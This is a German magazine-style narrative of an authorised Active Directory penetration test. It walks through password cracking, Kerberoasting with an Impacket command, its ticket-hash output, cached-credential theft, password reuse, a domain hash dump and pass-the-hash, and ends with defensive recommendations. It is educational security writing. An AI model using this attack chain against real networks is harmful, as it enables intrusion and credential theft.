Tatsächlich habe ich am nächsten Morgen noch kein Ergebnis. Das Cracking-Cluster ist bei 60 Prozent. Ob das noch was wird? Ich versuche, mich nicht nervös machen zu lassen und beschäftige mich mit anderen Pentesting-Tätigkeiten. Der automatische Schwachstellenscanner, dessen Einsatz zu nahezu jedem meiner Tests gehört, will noch konfiguriert und ausgeführt werden. Gegen Mittag dann die Erlösung: Hashcat hat das Passwort geknackt. Der Benutzer des Kontos U28179 ist offenbar Fußballfan, denn neben dem Kontonamen steht das Wort „Borussia1909“. Das Tolle an der Sache: Das Konto ist ein Active-Directory-Domänenkonto. Das erkennt man daran, dass der Benutzer mit dem Namen der Domäne und einem Backslash beginnt. In einer Active-Directory-Domäne werden in nahezu jedem Unternehmen ab 50 Mitarbeitern sämtliche Berechtigungen und Identitäten zentral verwaltet. Aufgrund seiner Verbreitung, Wichtigkeit und der hohen Fehleranfälligkeit ist das Active Directory das Angriffsziel Nummer eins in einem Unternehmensnetzwerk. Mit der Kompromittierung von U28179 habe ich einen wichtigen Schritt zur vollständigen Kontrolle der gesamten Unternehmensinfrastruktur gemacht. Doch ein Wermutstropfen bleibt: U28179 ist offenbar ein Praktikant. Er gehört innerhalb der Domäne nur einer einzigen Gruppe an, der der Domänenbenutzer, und er hat leider nur die niedrigsten Berechtigungen. Immerhin kann ich mit dem Konto eine Liste aller Domänenkonten und Domänencomputer einsehen.

Eine Möglichkeit wäre, an dieser Stelle einen Online-Passwort-Rateangriff gegen all diese Konten durchzuführen. Auf diesem Weg habe ich am ersten Tag des Pentests auch das Root-Passwort erbeutet. Doch im Gegensatz zu Linux-Konten sind Windows- und Domänen-Konten typischerweise durch sogenannte Sperrschwellen vor Online-Rateangriffen geschützt. Eine Sperrschwelle ist eine Richtlinie, die in diesem konkreten Fall maximal drei Rateversuche innerhalb von zehn Minuten erlaubt, bevor das Konto für 30 Minuten gesperrt wird. Drei Versuche sind nicht nichts, aber auch nicht viel. Was allerdings schwerer wiegt, ist, dass jeder Passwortrateversuch einen Eintrag im Ereignisprotokoll der Domänencontroller erzeugt. Im schlimmsten Fall wird dieses Protokoll zentral ausgewertet, was bedeutet, dass ich bei dem Versuch sofort auffliegen würde. Ich verwerfe den Gedanken sofort wieder – zu riskant, zu wenig erfolgversprechend.

Kerberoasting

Es gibt aber eine andere Art Angriff, den ich mit den mageren Berechtigungen des Praktikanten starten kann. Beim sogenannten Kerberoasting macht man sich eine Besonderheit des Netzwerkauthentifizierungsprotokolls Kerberos zunutze, das standardmäßig in Windows verwendet wird. Kerberos stellt eine Single-Sign-on-Funktion bereit. Sie ermöglicht es Benutzern, nach einmaligem Login auf alle Ressourcen im Netzwerk zuzugreifen, ohne sich bei jedem Dienst einzeln mit Benutzername und Passwort anmelden zu müssen. Das heißt, der Nutzer meldet sich einmal am Netzwerk an und ist dann (in der Standardkonfiguration) für zehn Stunden eingeloggt. Bei der Anmeldung stellt der Kerberos-Dienst dem Benutzer ein sogenanntes Ticket-Granting-Ticket aus, mit dem er sogenannte Service-Tickets zur Nutzung von Diensten im Netzwerk beantragen kann. Ein Service-Ticket enthält einen Teil, der mit dem Passwort des Benutzers verschlüsselt ist, und einen Teil, der mit dem Passwort des zum jeweiligen Dienst gehörenden Dienstkontos verschlüsselt ist. Auf diese Service-Tickets habe ich es abgesehen.

Der Clou daran ist, dass ich auch Service-Tickets für Dienste beantragen kann, für die das Benutzerkonto des Praktikanten gar keine Berechtigungen

hat. Der jeweilige Dienst würde die Anfrage schlussendlich ablehnen, aber beantragen und abfangen kann man die Service-Tickets trotzdem. Befürchten, dabei aufzufliegen, muss ich nicht. Service-Tickets zu beantragen ist ein ganz normaler Vorgang in einem Active-Directory-Netzwerk. Monitoring-Systeme schlagen darauf im Normalfall nicht an, außer man beantragt sie in einer außergewöhnlich hohen Frequenz. Welche Dienste ich anfrage, muss ich mir aber trotzdem genau überlegen. Kerberos-Tickets sind schneller zu knacken als NTMLv2-Hashes, aber eine Vorauswahl muss ich aus Effizienzgründen trotzdem treffen. Das Passwort eines Kontos zu ergattern, das genau die gleichen Berechtigungen hat, wie das des Praktikanten, würde mich schließlich nicht weiterbringen, aber wertvolle Zeit fressen. Die erbeuteten Tickets kann ich dann – analog zu dem vorher geknackten NTLMv2-Hash – einem Offline-Rateangriff unterziehen. Vorausgesetzt, sie gehören zu einem von einem Menschen eingerichteten Dienstkonto und nicht zu einem Computerkonto. Ein Computerkonto könnte ich nicht übernehmen, denn Computerkonten verwenden grundsätzlich Passwörter, die man mit einem Rateangriff nicht knacken kann.

Ich füttere das Active-Directory-Erkundungstool BloodHound mit Daten über das Netzwerk, die ich mit den Berechtigungen des Praktikanten einsehen kann. BloodHound leistet Pentestern gute Dienste dabei, versteckte Beziehungen und Angriffspfade innerhalb von Active-Directory-Umgebungen aufzudecken. Der Dienst zeigt mir eine Liste der Dienstkonten im Netzwerk. Das Konto eines Domänenadministrators ist leider nicht unter den infrage kommenden Konten. Ich suche mir das aus, das am mächtigsten aussieht. Es ist ein Konto namens „SqlSvc“, das immerhin administrative Berechtigungen auf einem System namens „WIN-DB-002“ hat.

Mithilfe der in Python geschriebenen Open-Source-Modulsammlung Impacket fange ich das Service-Ticket für den Zugriff auf „WIN-DB-002“ ab und übergebe es zusammen mit einer umfangreichen Wörterliste mit mehreren Millionen Einträgen und dem Regelwerk „OneRule“ an Hashcat. Während Hashcat beginnt, Millionen möglicher Passwortkandidaten auszuprobieren, mache ich Feierabend. Es ist schon

```
$ GetUserSPNs.py ad.corp/U28179:Borussia1909 -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName               Name    MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  ------  --------  --------------------------  ---------  ----------
SqlSvc/WIN-DB-002.ad.corp:1433  SqlSvc           2022-03-11 11:35:47.732416  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SqlSvc$AD.CORP$ad.corp/SqlSvc*$b585d331b1dfa0ae6a07f244524d3a9c$c4791b09c0c9392620193ca10d84b
3726864ed3ee3b0d6d1ad6710be7d589a805119c95f58daf31697aa24c13b07dc9dfbe82648de7e2156adc3f589f79e9b506f05c9c
d30851f5bdadb79fb3f12e55b43ac728b4aec0d8b1018c33e4ce6fc65dac57bacaeaa13de7e88a4e49a78226088b864b4162f5117a
824c15eea3c3782891acf62cebbd8d56d2b675cd4ea9eeec614dbf3b4d8bba3230ffd13ffd2677562147b1032520485e9b8c856e3c
b7788a1df354ebc02c3bac3ef6bdf4afff4099a815e2d4c4c4a3128c82565c40565f20bd9f9681f2a33f8c3524249b57fc7f75d2aa
3ee414f5405bc4a25240aebdb3825c385e9034748ebdf0695c5e8ecb4f77476eed5a180a9a09153f67ae55d48ce9038c034188588d
e4177b26366484d43fe014b9035ccb433dc3de281d54d2394815a7587355985d164dbc6fafcd0e2c88b566634b6ae053c859ddf83d
4bdbbb8f0edfa6702570c1fa97a0c3c22e10949599c05ddf199a793f61661df8b2e6453e47e749d3a62d4951ec15bed92c45fdb1ac
ae0206e0858172d0b64e119dc8aa433d9df4463af038161a0bab3fa7e0caa295e11cdf69f4407d976566f303d240d9ff54fbaa217c
f1e7e135dd493b12ecad64c7e0b4ad328cf37d5161591c8618e7b03113debf192045a105c50767f30831904a2af7e29fe9a7655ece
a40e2a31a27fe42ef5c92523270262c1d4a7787043e22f763282ea1725a99acc2aa6633d2bd5924ecacacaa7a216c58e687ce85a19
```

Mit Zugriff auf ein Domänenkonto kann ich mit einem Skript aus der Modulsammlung Impacket Service-Tickets beantragen und sie direkt in einem Hashcat-kompatiblen Format ausgeben.

spät, ich bin müde und hungrig. Ob das Passwort zum Konto „SqlSvc“ sich auf diesem Weg knacken lässt, werde ich sowieso erst frühestens morgen erfahren.

Tag 3

Am nächsten Morgen setze ich mich wieder an den Rechner und sehe nach, ob Hashcat seinen Passwort-Cracking-Pflichten mithilfe der Wörterliste nachkommen konnte. Ich habe Glück, in der Ausgabe des Tools steht tatsächlich das zum Dienstkonto „SqlSvc“ gehörende Passwort. Es enthält nicht jugendfreie Ausdrücke, aber gegen solche Eventualitäten ist die Wörterliste, mit der ich Hashcat gefüttert habe, natürlich gewappnet. Es könnte abgelaufen sein, aber ein kurzer Test mit einem Skript aus Impacket bestätigt mir, dass ich jetzt tatsächlich Befehle auf „WIN-DB-002“ im Kontext des Dienstkontos „SqlSvc“ ausführen kann. Ich freue mich ein bisschen, denn das Konto hat auf diesem System die höchsten Berechtigungen, nämlich die von „SYSTEM“. Jetzt kommt langsam Schwung in die Sache. Mit derartigen Berechtigungen wird es hoffentlich nicht mehr allzu lange dauern, bis ich die Domäne zu Fall bringe.


Ich sehe mich auf dem System nach Spuren anderer Domänenkonten um, die ich nutzen könnte, um mir weitere Berechtigungen zu beschaffen. Die neu erlangten SYSTEM-Berechtigungen versetzen mich nämlich in die Lage, den Speicherbereich des Local Security Authority Subsystem Service (LSASS) und die Domain Cached Credentials (DCC) auszulesen. Der LSASS-Prozess hält Zugangsdaten im Speicher vor, um das mittels Kerberos implementierte Single-Sign-on bereitzustellen. Theoretisch könnte ich diese Zugangsdaten mit den neu erlangten SYSTEM-Berechtigungen auslesen, nur leider befinden sich auf WIN-DB-002 keine aktiven Sitzungen außer meiner eigenen. Auch die DCCs kann ich mit den SYSTEM-Berechtigungen auslesen. Bei DCCs handelt sich um mit einem Salt versehene Hash-Werte von Benutzerpasswörtern. Bis zu zehn davon werden bei der Anmeldung am Netzwerk standardmäßig auf der Festplatte gespeichert. Das macht es möglich, dass Mitarbeiter auch dann auf einzelne Anwendungen zugreifen können, wenn der Domänencontroller oder das ganze Unternehmensnetzwerk temporär nicht verfügbar sind. Es ist äußerst praktisch, wenn man zum Beispiel auf einer Zugfahrt nur kurz eine Excel-Tabelle bearbeiten will, aber im Moment keine VPN-Verbindung herstellen kann, weil es keinen ausreichenden Empfang gibt.

Die meisten davon gehören zu Konten, die keine höheren Berechtigungen haben als die, die ich schon habe. Aber eins davon weckt meine Aufmerksamkeit: ein Konto mit dem Benutzernamen U00731S. Das S macht mich stutzig. Ich werfe einen Blick in die mithilfe von BloodHound extrahierte Liste der Konten im Netzwerk. Und siehe da, mein anfänglicher Verdacht bestätigt sich: Neben S-Konten gibt es noch A- und W-Konten. Der Kunde hat das Unternehmenszugriffsmodell – auch Ebenenmodell oder englisch Tier Model – vorbildlich umgesetzt. Es unterteilt alle Systeme und Konten einer Domäne in mehrere Ebenen und verbietet eine Vermischung, sodass eine Rechteausweitung im Fall eines kompromittierten Kontos effektiv eingedämmt wird. Typischerweise sind etwa Domain Controller und die zugehörigen Domain-Admin-Konten auf Ebene 0, normale Server und deren Admins auf Ebene 1 und Arbeitsrechner und deren Administratoren auf Ebene 2. Loggt sich ein Mitarbeiter also beispielsweise mit einem Ebene-1-Konto ein, kann er damit ausschließlich auf Systeme in dieser Ebene zugreifen, für die Ausübung von Aufgaben auf einer anderen Ebene müsste er das Konto wechseln. Das erschwert mein Vorhaben erheblich, aufgeben muss ich deshalb aber noch lange nicht.

U00731S ist ein Konto zur Serveradministration, es gehört laut der BloodHound-Liste einer Administratorin namens Monika, die noch zwei weitere Konten hat, U00731 und U00731A. Ersteres ist augenscheinlich ihr Konto für normale Bürotätigkeiten, also zum E-Mails lesen, für Microsoft Teams und zur Internetnutzung, zweiteres ihr Domain-Admin-Konto. Hätte ich zu diesem Konto die gehashten Zugangsdaten, wäre das noch besser, aber auch der Passwort-Hash zum Konto U00731S ist wertvoll. Sollte ich es schaffen, ihn zu knacken, könnte mir das Admin-Rechte auf zahlreichen Servern meines Auftraggebers verschaffen.

DCCs sind mit einem hohen Kostenfaktor versehen. Das bedeutet, dass die Passwörter mehrfach gehasht werden, um Angreifern den Ratezugriff zu erschweren. Für mich heißt das, dass ich mit unserem Cracking-Cluster nur mickrige hunderttausend Passwortkandidaten pro Sekunde durchprobieren kann.

Ich wähle eine Wörterliste mit hunderttausend Einträgen und ein passendes Regelwerk und bemühe Hashcat ein weiteres Mal. Während das Cracking-Tool arbeitet, widme ich mich anderen Aufgaben. Der Kunde wünschte noch ein Firewall-Review. Kurz bevor ich Feierabend mache, werfe ich einen letzten Blick auf den Fortschritt des Tools.



Das Active-Directory-Erkundungstool BloodHound zeigt Beziehungen der Konten in einem Netzwerk an.

Hashcat hat 20 Prozent der in der Wortliste enthaltenen Passwörter ausprobiert, bislang ohne Ergebnis.

Tag 4

Am nächsten Morgen ist der Cracker bei 70 Prozent, weiterhin ohne Erfolg. Zweieinhalb Stunden später ist er bei 80 Prozent und hat immer noch keinen Treffer. Langsam werde ich nervös. Am späten Vormittag sind es 90 Prozent und ich habe immer noch kein Passwort zu Monikas Domain-Admin-Konto U00731S. Ich zapfe mir den dritten Kaffee aus dem Vollautomaten und atme tief durch, um meine steigende Nervosität in den Griff zu bekommen. Sollte der Cracker bei 100 Prozent ankommen, war es das für mich, denn die Zeit, es mit einer anderen Wörterliste zu versuchen, habe ich nicht. Insgesamt sind fünf Tage für den Pentest angesetzt – heute ist bereits Donnerstag. Etwas über eine Stunde lang starre ich auf meinen Bildschirm und beobachte, wie Hashcat dem Ende der Wortliste immer näher kommt. Als ich innerlich schon fast aufgegeben habe, hört der Cracker plötzlich auf zu rödeln. Bei 96 Prozent hat Hashcat den Hash tatsächlich gecrackt. Mar1enkäfer!3000 war eine gute Wahl, Monika, aber leider nicht gut genug. Ich überprüfe, ob das Passwort noch gültig ist und freue mich über ein positives Ergebnis: Mar1enkäfer!3000 beschert mir Admin-Rechte auf mehreren Dutzend Serversystemen. Ein böswilliger Angreifer würde diese Privilegien jetzt nutzen, um größtmögliche Schäden anzurichten.

Mein Ziel ist ein anderes. Ich gebe mich erst zufrieden, wenn ich Domain-Admin-Berechtigungen habe. Schließlich soll mein Pentest zeigen, wie weit sich ein Angreifer, der bereits ins Netzwerk eingedrungen ist, dort ausbreiten kann. Also durchforste ich alle Server, auf die Monika mit ihrem Server-Admin-Konto zugreifen kann, nach aktiven Sitzungen und nach DCCs von Domain-Admin-Konten. Leider – und erwartbar – ohne Erfolg. Eine derartige Vermischung von Privilegien auf unterschiedlichen Ebenen ist – sofern man das Unternehmenszugriffsmodell richtig umsetzt – schließlich nicht erlaubt. Ich setze mich mit einer Tasse Tee in die Sofaecke der Kaffeeküche auf dem Stockwerk und denke nach. Überlagert wird der Denkprozess von einem gewissen Ärger. Darüber, dass mein Auftraggeber offenbar umgesetzt hat, was ich anderen Kunden sonst empfehle. Viele Optionen habe ich jetzt nicht mehr. Für einen Online-Rateangriff, bei dem ich Passwortkandidaten direkt im Netzwerk des Kunden ausprobiere, fehlen mir die Anhaltspunkte. Die Intrusion-Detection-Systeme würden das nach einer bestimmten Anzahl missglückter Versuche verdächtig finden und Alarm schlagen. Natürlich könnte ich einfach ein Passwort wie Sommersonne2023 probieren und hoffen, dass ich unwahrscheinlich viel Glück habe und ein Admin-Konto zufälligerweise ausgerechnet dieses Passwort verwendet, aber wenn ich ehrlich mit mir selbst bin, sind die Erfolgsaussichten dabei so gering, dass ich es auch lassen kann.

Ich bin mir nicht sicher, wie lange ich hier schon sitze und grüble, der frostigen Temperatur meiner Teetasse nach ist bestimmt eine Stunde vergangen. Mittlerweile bin ich dazu übergegangen, nervös wie ein eingesperrter Tiger in der Kaffeeküche auf- und abzugehen. Habe ich wirklich keinen Anhaltspunkt? Sollte ich doch einfach einmal ins Blaue raten und

beten? Um mich dann geschlagen zu geben und meinem Auftraggeber zu sagen, dass ich nicht weiterkomme und der Pentest an dieser Stelle beendet ist? Dann bliebe mir nur, nach Hause zu fahren, meinen Bericht zu schreiben und der IT-Abteilung ein großes Lob für das vorbildlich umgesetzte Unternehmenszugriffsmodell auszusprechen.

Ich nehme die kitschig mit einer Blumenwiese bemalte Tasse und kippe ihren erkalteten Inhalt in das Spülbecken. Auf ihrer Unterseite ist ein Marienkäfer abgebildet. Moment mal, denke ich, es könnte doch sein, dass Monika das Passwort verbotenerweise wiederverwendet. Ich begebe mich, so schnell es ohne Rennen eben geht, zurück an meinen Arbeitsplatz. Ohne mich hinzusetzen, starte ich ein Impacket-Skript namens Secretsdump. Sollte sich meine Hoffnung bewahrheiten, könnte ich mithilfe des Skripts die zentrale Benutzerdatenbank auslesen. Was mir dazu fehlt, sind die Berechtigungen eines A-Kontos: Monikas A-Konto. Ich gebe den Namen des nächsten Domain-Controllers, den Namen von Monikas Admin-Konto, U00731A, und das Passwort ihres S-Kontos, Mar1enkäfer!3000, ein, drücke die Enter-Taste und halte die Luft an.

Game over

Treffer! Ich atme hörbar aus. Zu schnell, als dass man dabei etwas lesen könnte, scrollen die NT-Hashes aller Domänenkonten über meinen Bildschirm. Meine Vermutung hat sich bewahrheitet: Monika betreibt Passwort-Recycling und hat mir damit buchstäblich auf dem letzten Meter zum Erreichen meines Ziels verholfen: Ich habe Domain-Admin-Berechtigungen erlangt und könnte jetzt die Daten auf sämtlichen Domänencomputern verschlüsseln, kritische Daten abfischen oder alle Arbeitsrechner verwanzen, indem ich Hintertüren einbaue, Keylogger installiere oder buchstäblich die Laptopmikrofone und -kameras in Überwachungsgeräte verwandle. Das mache ich natürlich nicht, stattdessen suche ich jemanden, der mir High Five gibt, aber ich bin allein in dem Besprechungsraum, den mir mein Auftraggeber als temporäres Büro zur Verfügung gestellt hat.

Passwort-Recycling ist ein gar nicht so selten gemachter Fehler – dass mir das nicht früher eingefallen ist, beschämt mich im Nachhinein ein bisschen –, der allerdings die ganze Idee hinter dem Unternehmenszugriffsmodell konterkariert. Man richtet ja nicht separate Konten ein, nur damit ein Angreifer sich durch Ausprobieren eines erbeuteten Passworts dann doch Zugriff auf alle Ebenen verschafft. Ich mache eine mentale Notiz, dass ich dem Kunden empfehlen muss, seine Mitarbeiter – insbesondere die, die erhöhte Berechtigungen genießen – darauf hinzuweisen. Der Spaß hat damit seinen Höhepunkt für mich erreicht, aber das Projekt ist an dieser Stelle bedauerlicherweise noch nicht beendet. Prinzipiell muss ich das Netzwerk bis zum Ende der vereinbarten fünf Tage nach weiteren Schwachstellen durchsuchen. Den Rest des Nachmittags verwende ich darauf, genau das zu tun, werde aber nicht fündig. Im Anschluss folgt dann der nervigste Teil des Ganzen: das Schreiben eines aussagekräftigen Reports. Mit diesem Ergebnis darf eine detaillierte Passwortanalyse darin nicht fehlen.

Passwortanalyse

Ich liege mit einem Mal wieder gut in der Zeit. Beschwingt von meinem Erfolg übergebe ich die Liste der NT-Hashes zusammen mit dem größten Regelwerk und der größten Wörterliste, die das Internet zu bieten hat, an Hashcat und starte den Vorgang. NT-Hashes sind die schwächsten Hashes, davon schafft das Cracking-Cluster ganze 100 Milliarden Kandidaten pro Sekunde. Das hat an diesem Punkt einen rein informativen Zweck. Ein echter Angreifer, der weiteren Schaden im Netzwerk anrichten wollte, könnte die NT-Hashes in einem sogenannten Pass-the-Hash-Angriff jetzt direkt einsetzen, um auf die zugehörigen Konten zuzugreifen. NT-Hashes können bei einem solchen Angriff aufgrund einer Besonderheit der Active-Directory-Architektur anstelle der Passwörter verwendet werden, um sich gegenüber verschiedenen Diensten im Netzwerk zu authentifizieren.

Schaden im Netzwerk anrichten will ich natürlich nicht. Ich will stattdessen weitere Konten finden, deren Benutzer schwache Passwörter gewählt haben und/oder ihre Passwörter wiederverwenden. Letzteres kann ich anhand der NT-Hashes auch dann herausfinden, wenn die Passwörter stark genug sind, um meinem Hashcat-Cracking-Versuch standzuhalten. Der Grund: NT-Hashes sind nicht mit einem Salt versehen. Das heißt, zwei Konten mit demselben Passwort haben auch denselben Hash. Für diesen Teil meiner Pentests verwende ich immer dieselbe Wortliste und dasselbe Regelwerk: Crackstation+Hashes.org und OneRule. So kann ich dem Auftraggeber in meinem Bericht eine Einordnung geben, wie gut es – auch im Vergleich zu anderen Unternehmen – um die Passworthygiene im Betrieb bestellt ist. Bis Hashcat die 120.460.563.559.138 Passwortkandidaten,

die sich aus der Kombination aus Wörterliste und Regelwerk ergeben, auf die Liste der NT-Hashes losgelassen hat, wird es etwa sieben Stunden dauern. Ich nehme das zum Anlass, Feierabend zu machen.

Tag 5: Zahlen, bitte

Freitagvormittag habe ich belastbare Zahlen: 34 Prozent der Passwörter aller aktiven Benutzerkonten im Netzwerk konnte Hashcat mithilfe der Wortliste und des Regelwerks knacken. Ein Wert, der immerhin besser ist als bei 70 Prozent meiner vorherigen Aufträge. Ich habe extra für die Auswertung ein Tool namens Hashcathelper entwickelt. Es unterstützt zum einen Hashcat beim Cracken, zum anderen werte es die Ergebnisse so aus, dass sie maschinell weiterverarbeitet werden können. Es kann zum Beispiel auf Basis der Daten aus BloodHound Graphen von Konten erstellen, die dasselbe Passwort verwenden, die Top 10 der meistverwendeten Passwörter im Netzwerk anzeigen oder offenlegen, ob es Konten im Netzwerk gibt, die Passwörter verwenden, die laut Troy Hunts „Have I been Pwnd"-Datenbank zu einem früheren Zeitpunkt bereits in einem Datenleck aufgetaucht sind. Hashcathelper hat leider bei Konten einen blinden Fleck, die nicht der Domäne zugeordnet sind, also lokale Konten auf Windows- und Linux-Geräten sowie Drucker, Router und Firewalls.

Mir hilft das Tool, meinen Bericht mit wichtigen Daten und Vergleichswerten anzureichern. Für meine Auftraggeber ist das eine nützliche Handreichung. Sie können solche Statistiken nutzen, um den Stellenwert einer guten Passworthygiene gegenüber der Belegschaft zu verdeutlichen. Dass das entweder in einem Vier-Augen-Gespräch mit den betreffenden Mitarbeitern oder – ohne mit dem Finger auf einzelne Übeltäter zu zeigen – in einem Teamgespräch passieren sollte, werde ich auch diesmal in meinem Bericht anmerken. Heute schreibe ich den allerdings nicht mehr zu Ende.

Stattdessen ist in einer halben Stunde, um 14 Uhr, ein Meeting mit dem IT-Chef angesetzt. Erwartungsgemäß zeigt er sich ernüchtert vom Ergebnis des Pentests. Schließlich haben er und sein Team Zeit und Mühe in die korrekte Umsetzung des Unternehmenszugriffsmodells gesteckt. Dass etwas so Banales wie ein wiederverwendetes, zu schwaches Passwort schlussendlich dazu geführt hat, dass ich bis in die höchsten Berechtigungsstufen vordringen konnte, missfällt ihm sichtlich. Gleichzeitig ist er froh, jetzt über die Schwachstelle informiert zu sein.

Outro

Für mich ist ein solches Ergebnis wenig überraschend. Im Grunde zeigt dieser Pentest – wie viele andere in der Vergangenheit auch –, dass selbst gut abgesicherte Netzwerke nicht dagegen gefeit sind, dass ein Angreifer, der sich einmal Zugriff verschafft hat, es schaffen kann, bis zu den höchsten Berechtigungsstufen vorzudringen. Auch eine sinnvolle Netzwerkseparierung mit streng getrennten Rollen nach dem Prinzip der geringsten erforderlichen Zugriffsrechte, eine streng eingestellte Firewall und eine Reduktion der Angriffsfläche durch die Abschaltung nicht benötigter Dienste konnten mich nicht davon abhalten, meine Berechtigungen im Netzwerk auszuweiten.

Falls jetzt der Eindruck entsteht, dass all diese Maßnahmen, die mein Auftraggeber ja korrekt umgesetzt hat, nichts bringen, ist das falsch. Im Gegenteil, ohne sie wäre ich sehr viel schneller an mein Ziel gelangt. Als Verteidiger braucht man ein gestaffeltes Verteidigungsprinzip – und man muss dabei alles richtig machen. Der Knackpunkt bei diesem Pentest war wie so oft das fehlende Bewusstsein einzelner Mitarbeiter für die Bedeutung einer guten Passworthygiene, beim nächsten ist es vielleicht etwas anderes.

Ich empfehle, Alltagskonten, die aus Gründen der Einfachheit mit einem Passwort geschützt sind, das man sich leicht merken und somit mit hoher Wahrscheinlichkeit auch knacken kann, neben den vorhandenen Sperrschwellen nach Möglichkeit durch einen zweiten Faktor abzusichern. Der Verwendung schwacher Passwörter oder deren Mehrfachverwendung bei Admin-Konten kann man mit Awareness-Schulungen und einer unternehmensweiten Pflicht zur korrekten Verwendung eines Passwortmanagers entgegenwirken. Mit „korrekt" meine ich, nach Möglichkeit den Passwortmanager zur Generation von Zufallspasswörtern zu nutzen und ein sicheres Masterpasswort zu wählen. Gerade Beschäftigte wie Monika, die höhere Berechtigungen genießen, sollten eindringlich dazu angehalten werden, sich vor allem bei Konten mit administrativen Berechtigungen an diese Vorgaben zu halten. Überprüfen, ob die Belegschaft sich daran hält, können IT-Sicherheitsverantwortliche, indem sie hin und wieder tun, was auch ich für meinen Bericht getan habe: Die Passworthashes extrahieren und sie einer Analyse unterziehen, denn durch Bordmittel verhindern lässt sich Passwortrecycling leider nicht. Dabei leistet Hashcathelper nützliche Dienste. (kst) c't

Literatur

[1] Michael Wiesner, Schwarze Box, Legaler Einbruch: So kann ein Pentest aussehen, c't 23/2022, S. 112

Verwendete Tools:

ct.de/w6am



Bild: KI, Collage c't

Live-Pentest: Cyberangriff zu Fuß

Eigentlich fühlt sich der IT-Chef recht sicher. Bis die vermeintlichen Angreifer mitten am Tag in die Firma marschieren – und unbehelligt wieder raus. Die Beute: volle Kontrolle und vier Fahrzeuge.

Von **Anika Reckeweg**

Servus“, grüßt er am Eingang. Dieser Tag wird ein guter werden für Immanuel Bär. Das Firmengelände kennt er von Satellitenaufnahmen, das Gebäude nur von außen. Tagsüber ist er zum ersten Mal hier. Zielstrebig und ohne dass ihn jemand aufhält, geht er am Empfang vorbei und stößt die Tür zu einem Konferenzraum auf. „Guten Morgen, wir müssen hier mal kurz was überprüfen“, sagt er zu einem Mitarbeiter. Ja, kein Problem, lautet die Antwort. Sekunden später ist Bär mit einem Firmennetzwerk verbunden und hat die ersten Daten.

Der Angestellte tippt weiter auf seiner Tastatur und lässt den Fremden mit Laptop und LAN-Kabel auf dem Arm arbeiten. Zwischenzeitlich beantwortet er hilfsbereit die eine oder andere Frage. Was er nicht ahnt: Immanuel Bär ist weder ein Kollege, noch soll er etwas an der IT-Infrastruktur überprüfen. Der höflich-souveräne Mann mit dem gemusterten Hemd ist ein Einbrecher. Sein Begehren: Er will die volle Kontrolle über die Unternehmens-IT. Sein Vorgehen: riskant. Dreist. Im laufenden Betrieb. Seine Aktion: ein voller Erfolg.

Der Eingang

